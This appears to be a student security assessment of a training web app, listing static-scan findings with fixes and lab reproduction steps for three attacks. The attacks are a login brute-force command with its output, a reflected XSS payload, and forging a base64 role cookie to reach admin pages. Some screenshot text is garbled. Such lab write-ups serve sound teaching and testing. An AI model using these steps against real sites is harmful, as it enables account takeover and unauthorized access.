

Vulnerable Web Application



[Aditi Chintarevula]
[13/10/25]



Section One: Static Code Scan



Issue: B106

>> Issue: [B106:hardcoded_password_funcarg] Possible hardcoded password: 'mysecurepassword'

Location: SampleCode/init_db.py:14

```
13     def open(self):
14         self.conn = psycopg2.connect(user = "webappuser",
15                                     password = "mysecurepassword",
16                                     host = "localhost",
17                                     port = "5432",
18                                     database = "website")
19         self.cursor = self.conn.cursor()
```

Severity:	<i>High</i>
OWASP TOP 10 reference:	<i>A02:2021 – Cryptographic Failures</i>
Remediation recommendation	
<i>Do not hardcode passwords in the source code, as it exposes credentials to anyone with code access. Store secrets securely using environment variables, configuration files with restricted access, or secret management tools</i>	



Issue: B108

>> Issue: [B108:hardcoded_tmp_directory] Use of a hardcoded temporary directory.

Location: SampleCode/temp_file.py:19

```
18 def createTempFile(data):
19     temp_path = "/tmp/tempfile.txt"
20     with open(temp_path, 'w') as temp_file:
21         temp_file.write(data)
22     return temp_path
```

Severity:	<i>Medium</i>
OWASP TOP 10 reference:	<i>A05: Security Misconfiguration</i>
Remediation recommendation	
<p><i>Avoid using hardcoded temporary file paths as they can be predictable and exploited by attackers.</i></p> <p><i>Use system-provided secure temporary directories, such as Python's tempfile module (tempfile.NamedTemporaryFile()), to safely create temporary files.</i></p>	



Issue: B303

>> Issue: [B303:blacklist] Use of insecure MD2, MD4, MD5, or SHA1 hash function.

Location: SampleCode/create_customer.py:23

```
22         self.email = email
23         self.password =
hashlib.md5(password.encode('utf-8')).hexdigest()
24         self.banner = safestring.mark_safe(banner)
```

Severity:

High

OWASP TOP 10 reference:

A02:2021 - Cryptographic Failures

Remediation recommendation

Do not use MD5 (or other weak hashes like MD2, MD4, SHA1) for storing passwords or sensitive data.

Use secure, salted hashing algorithms such as bcrypt, scrypt, or argon2 to ensure strong resistance against brute-force and collision attacks.



Issue: B311

>> Issue: [B311:blacklist] Standard pseudo-random generators are not suitable for security/cryptographic purposes.

Location: SampleCode/init_db.py:40

```
39         letters = string.ascii_lowercase
40         result_str = ''.join(random.choice(letters) for i in
range(length))
41         return result_str
```

Severity:	FALSE POSITIVE
OWASP TOP 10 reference:	FALSE POSITIVE
Remediation recommendation	
<p><i>This is a false positive, as the code only generates a non-security-critical random reset code.</i></p> <p><i>No change is required, but if used for authentication or tokens, secrets should replace random</i></p>	



Issue: B320

```
>> Issue: [B320:blacklist] Using lxml.etree.fromstring to parse
untrusted XML data is known to be vulnerable to XML attacks.
Replace lxml.etree.fromstring with its defusedxml equivalent function.
Location: SampleCode/fix_customer_orders.py:11
10 def customerOrdersXML():
11     root = lxml.etree.fromstring(xmlString)
12     root = fromstring(xmlString)
```

Severity:	<i>High</i>
OWASP TOP 10 reference:	<i>A05:2021 – Security Misconfiguration</i>
Remediation recommendation	
<i>Avoid parsing untrusted XML with lxml.etree.fromstring as it can lead to XXE or other XML-based attacks. Use safe alternatives like defusedxml.fromstring() and validate or sanitize XML input before processing.</i>	



Issue: B603

>> Issue: [B603:subprocess_without_shell_equals_true] subprocess call - check for execution of untrusted input.

Location: SampleCode/onLogin.py:8

```
7     def process(self, user, startupcmd):  
8         p = subprocess.Popen([startupcmd],  
stdout=subprocess.PIPE, stderr=subprocess.STDOUT)  
9         r = p.communicate()[0]
```

Severity:	<i>Critical</i>
OWASP TOP 10 reference:	<i>A03:2021- Injection</i>
Remediation recommendation	
<i>Validate and sanitize all user-controlled input before using it in subprocess calls to prevent command injection.</i>	



Issue: B703

>> Issue: [B703:django_mark_safe] Potential XSS on mark_safe function.

Location: SampleCode/create_customer.py:24

```
23         self.password =  
hashlib.md5(password.encode('utf-8')).hexdigest()  
24         self.banner = safestring.mark_safe(banner)  
25
```

Severity:

High

OWASP TOP 10 reference:

A03:2021- Injection

Remediation recommendation

Avoid using mark_safe() on untrusted or user-provided input, as it can enable cross-site scripting (XSS) attacks.

Sanitize or escape user-provided data before rendering, and only use mark_safe() on trusted, pre-validated HTML content.



Section Three: Security Report

VulnWebApp (VWA) Security Report

Code Revision: 1.0.0.0

Company: USociety

Report: VWA251013

Author: Aditi Chintarevula

Date: 2025-10-13



Broken Authentication

Severity:	High
OWASP TOP 10 reference:	A07:2021 - Identification and Authentication Failures
Vulnerability Explanation	
<p>The application's login form is susceptible to a credential brute-force attack. The system fails to implement effective controls like rate limiting or account lockouts after multiple unsuccessful login attempts. This allows an attacker to continuously submit large lists of potential passwords against a valid username (like 'guest' or 'administrator') until a successful credential pair is found</p>	
Remediation recommendation	
<p>Implement strict rate limiting policies that restrict the number of login attempts per user account and per source IP address over a defined period. Accounts should be temporarily locked out after reaching a configurable threshold (e.g., 5 failures in 5 minutes) to prevent automated guessing.</p>	



Broken Authentication

Steps to Reproduce the Issue:

- *Prepare the Attack: Open the workspace Terminal and navigate to the /workspace/tools/ directory.*

The screenshot shows a terminal window with a file explorer on the left and a terminal pane on the right. The file explorer shows the directory structure of a workspace, including files like .ipynb_checkpoints, Site, VulnWebApp, admin.html, bandit-report.txt, bruteforce.py, checkhash.py, customers, customers-bandit.txt, hashid.py, home, performbase64.py, requirements.txt, test-password.txt, test-username.txt, and workspace. The terminal pane shows the command prompt 'workspace root\$ cd tools' and the output 'tools root\$'.

```
< + bandit-report.txt x test-password.txt x test-username.txt x
1 root
2 admin
3 test
4 guest
5 user
6
7

+ Termin... x Termin... x Termin... x Termin... x Termin... x Termin... x Termin... x
workspace root$ cd tools
tools root$
```

- *Execute Brute Force: Run the bruteforce.py script against the login URL, targeting a known username (e.g., guest) and iterating through the password list.*



Broken Authentication

`python bruteforce.py -U test-username.txt -P test-password.txt -d "username={USER}&password={PASS}" -m post -f "Login Failed" http://0.0.0.0:3000/login`

```
< + bandit-report.txt x test-password.txt x test-username.txt x
1 root
2 admin
3 test
4 guest
5 user
6
7

/> home > workspace = tools
.ipyb_checkpoints
Site
VulnWebApp
admin.html
bandit-report.txt
bruteforce.py
checkhash.py
customers
customers-bandit.txt
hashid.py
home
performbase64.py
requirements.txt
test-password.txt
test-username.txt
workspace

+ Terminal 1 x Terminal 2 x Terminal 3 x Terminal 4 x Terminal 5 x
tools root$ python bruteforce.py -U test-username.txt -P test-password.txt -d username=^USR^:password=^PWD^ -m post -f "Login Failed" http://
0.0.0.0:3000/login
[-] Login Failed! {'username': 'root', 'password': '123456'}
[-] Login Failed! {'username': 'root', 'password': '12345678'}
[-] Login Failed! {'username': 'root', 'password': '1234'}
[-] Login Failed! {'username': 'root', 'password': '12345'}
[-] Login Failed! {'username': 'root', 'password': 'dragon'}
[-] Login Failed! {'username': 'root', 'password': 'guest'}
[-] Login Failed! {'username': 'root', 'password': 'asdf'}
[-] Login Failed! {'username': 'root', 'password': 'werfeng'}
[-] Login Failed! {'username': 'root', 'password': 'dermeln'}
[-] Login Failed! {'username': 'root', 'password': 'baseball'}
[-] Login Failed! {'username': 'root', 'password': 'hunter'}
[-] Login Failed! {'username': 'root', 'password': 'alshael'}
```

```
[-] Login Failed! {'username': 'guest', 'password': 'football'}
[-] Login Failed! {'username': 'guest', 'password': 'shadow'}
[-] Login Failed! {'username': 'guest', 'password': 'qazwsx'}
[-] Login Failed! {'username': 'guest', 'password': 'monkey'}
[-] Login Failed! {'username': 'guest', 'password': 'abc123'}
[-] Login Failed! {'username': 'guest', 'password': '1234567890'}
[-] Login Failed! {'username': 'guest', 'password': 'pass'}
[-] Login Failed! {'username': 'guest', 'password': 'computer'}
[-] Login Failed! {'username': 'guest', 'password': 'iwantu'}
[-] Login Failed! {'username': 'guest', 'password': 'jennifer'}
[-] Login Failed! {'username': 'guest', 'password': 'klaster'}
[-] Login Failed! {'username': 'guest', 'password': 'mypassword'}
[-] Login Failed! {'username': 'guest', 'password': 'hunter'}
[+] Login Found! {'username': 'guest', 'password': 'orange'}
This is a demo code used for this training.
tools root$
```






Broken Authentication

- *Confirm Login: The script will output the successful username and password (guest and orange respectively), proving the lack of protection.*


Before :





Broken Authentication

After :





Cross-Site Scripting (XSS)


Severity:	High
OWASP TOP 10 reference:	A03:2021 - Injection
Vulnerability Explanation	
<p>The application fails to sanitize or validate input provided via URL parameters. An attacker can craft a malicious URL containing a JavaScript payload, which the application attempts to process. While the payload execution was blocked by the Web Application Firewall (WAF), the attempt confirms that the application code is vulnerable to accepting and processing malicious script data in a Reflective context.</p>	
Remediation recommendation	
<p>Implement Input Validation and Context-Aware Output Encoding: All data read from URL parameters (query strings, path variables) must be rigorously validated against an allow-list of expected characters and formats. Additionally, implement output encoding to convert special characters like <, >, and " to their HTML entity equivalents if the input is ever reflected on the page.</p>	



Cross-Site Scripting (XSS)


Steps to Reproduce the Issue:

1. *Identify Vulnerable Target: Locate a page URL that reflects input from a query parameter (e.g., a search page).*



Cross-Site Scripting (XSS)

- *Append Malicious Script: Append a script like `<script>alert(0)</script>` to the vulnerable page URL.*
- *Execute and Observe: Load the crafted URL. A successful attack would cause the browser to execute the `alert(0)` function, proving a Reflective XSS vulnerability.*





Cross-Site Scripting (XSS)

- *WAF Confirmation: Observe the response. The WAF's action (e.g., blocking the payload) indicates that while the application code is vulnerable, the WAF is currently acting as a layer of defense.*

The screenshot shows a web browser window with the address bar displaying `4lvhsio5o.prod.udacity-student-workspaces.com/customers/<script>alert(0)</script>`. The page content displays a message: "Sorry, you have been blocked. You are unable to access udacity-student-workspaces.com" with a large red 'X' icon. The browser's developer tools are open, showing the Network tab with a list of requests. The selected request is `script%3E`, which is a 403 (Forbidden) response from Cloudflare. The response body shows an HTML document with a title "Attention Required! | Cloudflare" and various meta tags. The Console tab shows a message: "GET https://4lvhsio5o.prod.udacity-student-workspaces.com/customers/%3Cscript%3Ealert(0)%3C/script%3E:1 403 (Forbidden)".

Sorry, you have been blocked
You are unable to access udacity-student-workspaces.com

Why have I been blocked?
This website is using a security service to protect itself from online attacks. The action you just performed triggered the security solution. There are several actions that could trigger this block including submitting a certain word or phrase, a SQL command or malformed data.

What can I do to resolve this?



Broken Access



Severity:	<i>Critical</i>
OWASP TOP 10 reference:	<i>A01:2021 - Broken Access Control</i>
Vulnerability Explanation	
<i>The application allows vertical privilege escalation by permitting users to modify their role flag via the client-side authinfo cookie. The server validates session integrity but fails to re-check the authorized user's role against the true database record. This permits a regular "guest" user to assume "admin" privileges simply by modifying a cookie value, granting them access to restricted areas like the "Customers" and "Users" dashboards.</i>	
Remediation recommendation	
<i>Enforce Server-Side Authorization: Eliminate authorization logic from client-side cookies. All user roles and privileges must be checked against a secure, server-side data store on every request to a restricted endpoint. Implement a strong validation check (e.g., <code>if (request.user.role !== 'admin') { deny access }</code>) before executing any restricted function.</i> <i>Steps to Reproduce the Issue</i>	



Broken Access

Steps to Reproduce the Issue

1. *Capture Cookie: Log in and open Developer Tools (F12). Navigate to the Application tab and copy the value of the authinfo cookie.*
 - o *Value : Mjplc2Vy*





Broken Access

1. *Decoding the Cookie: Navigate to the /workspace/tools/ directory in the Terminal and use the provided script to decode the cookie value.*

Decoding

```
tools root$ python performbase64.py -d Mjp1c2Vy  
2:user
```

Encoding

```
tools root$ python performbase64.py 2:admin  
MjphZG1pbG==
```

```
93 >> Issue: [B311:blacklist] Standard pseudo-random generators are not suitable for security/cryptographic  
    purposes.  
94     Severity: Low   Confidence: High  
95     Location: /home/workspace/VulnWebApp/Site/db/_init__.py:43  
96     More Info: https://bandit.readthedocs.io/en/latest/blacklists/blacklist\_calls.html#b311-random  
97 42-     letters = string.ascii_lowercase  
98 43-     result_str = ''.join(random.choice(letters) for i in range(length))  
99 44-     return result_str
```

+ Terminal 1 X Terminal 2 X Terminal 3 X Terminal 4 X Terminal 5 X

```
workspace root$ cd tools  
tools root$ python performbase64.py -d Mjplc2Vy  
2:user  
tools root$ python performbase64.py 2:admin  
MjphZG1pbG==  
tools root$ ^C  
tools root$
```




Broken Access

- By substituting the cookie value with the encoded administrator string (MjphZG1pbG==), an attacker can bypass server-side authorization and immediately assume administrative privileges from a lower-level guest account.

Before:

The screenshot shows a web browser window with the URL `4lvhxio5o.prod.udacity-student-workspaces.com/users/`. The page title is 'VulnWebApp' and the page content displays a message: 'SORRY BUT YOU ARE NOT AUTH TO VIEW THIS PAGE'. The browser's developer tools are open, showing the 'Application' tab with a list of cookies. The 'authInfo' cookie has a value of 'MjphZG1pbG=='. The 'Console' tab shows no messages or errors.

Name	Value	Dom...	Path	Expir...	Size	Http...	Secure	Sam...	Partit...	Cros...	Priority
authInfo	MjphZG1pbG==	4lvhx...	/	Sessi...	16						Medi...
uworkspaces	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCI...	.prod...	/	Sessi...	1365	✓	✓	None			Medi...

Cookie Value ☐ Show URL-decoded
MjphZG1pbG==



Broken Access

After :

The screenshot shows a web browser with the URL `4lvhsio5o.prod.udacity-student-workspaces.com/users/`. The page title is 'VulnWebApp' and the page content is 'Users'. The browser's developer tools are open, showing the 'Application' tab. The 'Cookies' section is expanded, showing a list of cookies. The 'authInfo' cookie has a value of 'MjphZG1pbG=='. The 'Console' tab is also open, showing no messages.

Users List

ID	First Name	Last Name	Username	Options
